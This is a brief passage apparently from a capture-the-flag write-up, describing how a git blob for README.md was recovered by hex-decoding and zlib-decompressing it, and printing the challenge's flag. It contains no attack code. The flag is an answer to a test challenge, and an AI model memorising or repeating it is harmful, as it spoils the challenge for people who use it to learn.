
This blob object contained the actual contents of `README.md`.



I copied the blob as hexadecimal and decoded it using:

```
Decode as Hex
Decode as Zlib
```

The recovered README contained the flag:

```
THM{byt3_l0tus_n3v3r_f0rg3ts}
```

